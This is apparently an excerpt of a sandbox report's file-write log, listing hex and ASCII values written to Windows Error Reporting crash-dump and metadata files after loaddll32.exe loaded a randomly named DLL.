6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	8362	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 14 0d 49 00 fd fd fd 00 00 00 00 10 fd 00 fd fd fd 77 23 00 00 00 12 02 00 00 fd fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++Iw#+	success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	1900	48	68 1a 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 50 fd 00 00 00 00 00 fd fd fd 00 00 00 00 00 08 0a 00 00 fd 77 00 00 fd 02 00 00 42 26 00 00	h PwB&	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	1960	4	24 00 00 00	$	success or wait	36	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	6538	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	36	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	5744	120	00 00 4b 77 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 1d 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	Kw`A!-aBB?#@A	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	7612	34	1c 00 00 00 6e 00 68 00 4c 00 41 00 77 00 41 00 6f 00 34 00 39 00 66 00 2e 00 64 00 6c 00 6c 00 00 00	nhLAwAo49f.dll	success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd 02 00 00 00 00 00 fd fd 02 00 00 00 00 7b 0d 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 28 fd 03 00 00 00 00 00 79 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 01 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 42 0d 05 00 00 00 00 00 6c fd fd fd 00 00 00 00 fd fd 38 1d 00 00 00 00 00 fd 49 20 00 00 00 00 1c fd 00 01 00 00 00 00 fd 25 01 00 69 0b 01 00 19 fd 05 00 33 fd 0a 00 fd fd 04 00 06 7f 15 00 42 0d 05 00 1d fd 2e 00 fd 01 00 13 fd 13 00 00 00 00 00 17 32 1c 00 5e 67 04	@!/FK?Zb{(y@Bl8l %i3B.2^g	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	33194	8728	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 fd 00 00 00 0e 29 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 20 18 00 00 fd fd 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$)`8T	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 37 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6740</Pid>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1180	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 31 00 33 00 31 00 39 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>11319</Uptime>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1224	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1228	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1232	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1314	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1318	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1322	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1374	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1378	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1382	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1426	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1430	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1436	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 36 00 36 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82366464</PeakVirtualSize>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1522	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1526	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1532	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 35 00 38 00 32 00 37 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82358272</VirtualSize>	success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1602	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1606	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1612	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 30 00 32 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2026</PageFaultCount>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1686	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1690	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1696	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 35 00 37 00 31 00 32 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7557120</PeakWorkingSetSize>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1792	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1796	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1802	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 34 00 34 00 38 00 33 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7544832</WorkingSetSize>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1882	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1886	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	1892	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2006	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2010	2	09 00		success or wait	3	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2016	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 37 00 39 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>157936</QuotaPagedPoolUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2114	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2118	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2124	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 31 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>22192</QuotaPeakNonPagedPoolUsage>	success or wait	1	6EE1497A	unknown
